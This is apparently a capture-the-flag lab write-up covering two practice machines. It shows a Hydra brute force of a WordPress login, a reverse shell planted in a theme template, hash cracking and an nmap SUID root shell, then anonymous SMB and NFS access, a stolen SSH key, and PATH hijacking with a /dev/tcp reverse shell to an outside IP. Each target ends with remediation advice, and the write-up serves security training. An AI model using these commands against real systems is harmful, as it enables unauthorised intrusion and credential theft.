
```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# hydra -l Elliot -P list 10.48.163.121 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=The password you entered for the
" -t 64 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 09:21:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
```

```
[ATTEMPT] target 10.48.163.121 - login "Elliot" - pass "SPOTLIGHT" - 117 of 858236 [child 1] (0/0)
[ATTEMPT] target 10.48.163.121 - login "Elliot" - pass "FOOTER" - 118 of 858236 [child 14] (0/0)
[ATTEMPT] target 10.48.163.121 - login "Elliot" - pass "PREFOOTER" - 119 of 858236 [child 5] (0/0)
[ATTEMPT] target 10.48.163.121 - login "Elliot" - pass "options" - 120 of 858236 [child 9] (0/0)
[ATTEMPT] target 10.48.163.121 - login "Elliot" - pass "not" - 121 of 858236 [child 15] (0/0)
[80][http-post-form] host: 10.48.163.121   login: Elliot   password: ER28-0652
[STATUS] attack finished for 10.48.163.121 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-27 09:21:40
```


- Password = ER28-0652

- Now login using: Username = Elliot & Password = ER28-0652


5. Got the Admin Dashboard.



6. Pasted Reverse shell in 404 templete.



7. Type random Text and get the shell.





```

```

- Found the Password hash of User "robot"

```
daemon@ip-10-48-138-96:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r--------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@ip-10-48-138-96:/home/robot$ cat pa
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-48-138-96:/home/robot$
```

- Cracked the password using Crackstation.



- Password = abcdefghijklmnopqrstuvwxyz

8. Successfully Logged In using robot's credentials via SSH.

```
robot@ip-10-48-138-96:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@ip-10-48-138-96:~$ whoami
robot
robot@ip-10-48-138-96:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.48.138.96  netmask 255.255.192.0  broadcast 10.48.191.255
        inet6 fe80::a1:19ff:fe1b:a291  prefixlen 64  scopeid 0x20<link>
        ether 02:a1:19:1b:a2:91  txqueuelen 1000  (Ethernet)
        RX packets 3815  bytes 15673026 (15.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3116  bytes 3137943 (3.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 744  bytes 75194 (75.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 744  bytes 75194 (75.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

robot@ip-10-48-138-96:~$
```

9. Found a way to escalate Privilege to root.

```
robot@ip-10-48-138-96:/home/ubuntu$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- Use GTFobins to get root shell using --> /usr/local/bin/nmap

nmap | GTFOBins

gtfobins.org/gtfobins/nmap/#shell

Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | TryHackMe | Dashboard | CrackStation | CyberChef | GTFOBins

Shell

This executable can spawn an interactive system shell.

(a) Version requirements: 2.02 to 5.21

Unprivileged | Sudo | SUID

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands using the system shell, e.g., via functions like `system`, so it only works for distributions where the shell does not drop SUID privileges.

```
nmap --interactive
!/bin/sh
```

10. Found the root shell and root flag.

```
robot@ip-10-48-138-96:/home/ubuntu$ /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-48-138-96:/home/ubuntu# whoami
root
root@ip-10-48-138-96:/home/ubuntu# cd /root
root@ip-10-48-138-96:/root# ls
firstboot_done  key-3-of-3.txt
root@ip-10-48-138-96:/root# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
root@ip-10-48-138-96:/root# whoami
root
root@ip-10-48-138-96:/root# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.48.138.96  netmask 255.255.192.0  broadcast 10.48.191.255
        inet6 fe80::a1:19ff:fe1b:a291  prefixlen 64  scopeid 0x20<link>
        ether 02:a1:19:1b:a2:91  txqueuelen 1000  (Ethernet)
        RX packets 5880  bytes 16341650 (16.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5335  bytes 3841372 (3.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 872  bytes 89550 (89.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 872  bytes 89550 (89.5 KB)
```

Impact & Remediation

A remote attacker could compromise the web server and escalate to root. Recommended actions: stop username enumeration, enforce MFA, restrict theme editing, remove dangerous SUID binaries.

Target 3 – Kenobi

Overview

This Linux host was compromised through chained misconfigurations involving SMB, NFS, and a vulnerable SUID binary.

Initial Access & Exploitation Steps are as Follows:

- In smb --> null login is allowed.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# smbmap -H 10.48.189.186

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.48.189.186:445       Name: 10.48.189.186             Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (kenobi server (Samba, Ubuntu))
[*] Closed 1 connections
```

- We have read permission for anonymous.
- Found log.txt here.

```
smb: \> ls
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Sat Aug  9 09:03:22 2025
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019

                9183416 blocks of size 1024. 2877408 blocks available
smb: \> exit
```

➢ Found something related to ProFTPd.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
|        . o. .   |
|       ..=o +.   |
|      . So.o++o. |
|  o  ...+oo.Bo*o |
| o o  ..o.o+.@oo |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
```

- And we also found User: kenobi.

```
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances                    30

# Set the user and group under which the server will run.
User                            kenobi
Group                           kenobi

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
```

➢ Let's also try getting rpcbind information.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# rpcinfo -p 10.48.189.186
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp  33103  mountd
    100005    1   tcp  39401  mountd
    100005    2   udp  40210  mountd
    100005    2   tcp  59577  mountd
    100005    3   udp  53131  mountd
    100005    3   tcp  44929  mountd
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    3   tcp   2049  nfs_acl
    100003    3   udp   2049  nfs
    100227    3   udp   2049  nfs_acl
    100021    1   udp  53548  nlockmgr
    100021    3   udp  53548  nlockmgr
    100021    4   udp  53548  nlockmgr
    100021    1   tcp  41619  nlockmgr
    100021    3   tcp  41619  nlockmgr
    100021    4   tcp  41619  nlockmgr
```

- We found "nfs".

➢ We found /var

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# showmount -e 10.48.189.186
Export list for 10.48.189.186:
/var *
```

- Mounted this dir /var to our tmp directory to list contents.

```
┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# mkdir /tmp/nfs

┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─# mount -t nfs 10.48.189.186:/var /tmp/nfs

┌──(root㉿kali)-[/home/mrkevin/Desktop/Temp_dir]
└─#
```

- Found ssh key.

```
┌──(root㉿kali)-[/tmp/nfs/tmp]
└─# ls
cloud-init
id_rsa
systemd-private-2a0fa74e79294b67aae46a4b6558792a-apache2.service-3y1P7e
systemd-private-2a0fa74e79294b67aae46a4b6558792a-ModemManager.service-8bIglj
systemd-private-2a0fa74e79294b67aae46a4b6558792a-systemd-logind.service-GYjz7e
systemd-private-2a0fa74e79294b67aae46a4b6558792a-systemd-resolved.service-KLQy9g
systemd-private-2a0fa74e79294b67aae46a4b6558792a-systemd-timesyncd.service-bA8kef

┌──(root㉿kali)-[/tmp/nfs/tmp]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4PeD0e0522UEj7xlrLmN68R6iSG3HMK/aTI812CTtzM9gnXs
qpweZL+GJBB59bSG3RTPtirC3M9YNTDsuTvxw9Y/+NuUGJIq5laQZS5e2RaqI1nv
U7fXEQlJrrlWfCy9VDTlgB/KRxKerqc42aU+/BrSyYqImpN6AgoNm/s/753DEPJt
dwsr45KFJOhtaIPA4EoZAq8pKovdSFteeUHikosUQzgqvSCv1RH8ZYBTwslxSorW
y3fXs5GwjitvRnQEVTO/GZomGV8UhjrT3TKbPhiwOy5YA484Lp3ES0uxKJEnKdSt
otHFT4i1hXq6T0CvYoaEpL7zCq7udl7KcZ0zfwIDAQABAoIBAEDl5nc28kviVnCI
ruQnG1P6eEb7HPIFFGbqgTa4u6RL+eCa2E1XgEUcIzxgLG6/R3CbwlgQ+entPssJ
dCDztAkE06uc3JpCAHI2Yq1ttRr3ONm95hbGoBpgDYuEF/j2hx+1qsdNZHMgYfqM
bxAKZaMgsdJGTqYZCUdxUv++eXFMDTTw/h2SCAuPE2Nb1f1537w/UQbB5HwZfVry
tRHknh1hfcjh4ZD5×5Bta/THjjsZo1kb/UuX41TKDFE/6+Eq+G9AvWNC2LJ6My36
YfeRs89A1Pc2XD08LoglPxzR7Hox36VOGD+95STWsBViMlk2lJ5IzU9XVIt3EnCl
bUI7DNECgYEA8ZymxvRV7yvDHHLjw5Vj/puVIQnKtadmE9H9UtfGV8gI/NddE66e
t8uIhiydcxE/u8DZd+mPt1RMU9GeUT5WxZ8MpO0UPVPIRiSBHnyu+0tolZSLqVul
rwT/nMDCJGONaSOb2kq+Y3DJBHhlOeTsxAi2YEwrK9hPEO5btlOichMCgYEA7l0c
```

- Found user flag.

```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$
```

➢ Now, let's find SUID to escalate Privilege.

```
kenobi@kenobi:/home/ubuntu$ find / -perm -4000 2>/dev/null
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
```

- Found Interesting Binary "/usr/bin/menu"
- After analying what exactly it is doing --> found out that it is running "ifconfig" command.

```
kenobi@kenobi:/home/ubuntu$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.48.189.186  netmask 255.255.192.0  broadcast 10.48.191.255
        inet6 fe80::47:e9ff:feab:eb0b  prefixlen 64  scopeid 0x20<link>
        ether 02:47:e9:ab:eb:0b  txqueuelen 1000  (Ethernet)
        RX packets 524933  bytes 80694753 (80.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 505231  bytes 400876604 (400.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 536  bytes 52066 (52.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 536  bytes 52066 (52.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Used Path Hijacking trick to escalate privilege.

1. cd /tmp
2. echo '#!/bin/bash' > ifconfig
3. echo 'bash -i >& /dev/tcp/192.168.132.225/1234 0>&1' >> ifconfig
4. chmod +x ifconfig
5. export PATH=/tmp:$PATH (Main Command)
6. Run the binary --> Get root shell.

9. Got root shell and root flag.

```
root@kenobi:/tmp# whoami                whoami
whoami
root
root@kenobi:/tmp# cd /root              cd /root
cd /root
root@kenobi:/root# ls                     ls
ls
root.txt
snap
root@kenobi:/root# cat root.txt           cat root.txt
cat root.txt
177b3cd8562289f37382721c28381f02
root@kenobi:/root#
```

Impact & Remediation

An unauthenticated attacker could reach full root compromise. Recommended actions: disable anonymous SMB, secure NFS exports, protect SSH keys, and review SUID binaries.

Final Note

I approach labs like real environments: not just getting the flag, but understanding why compromise worked, how defenders can stop it, and how to communicate risk clearly.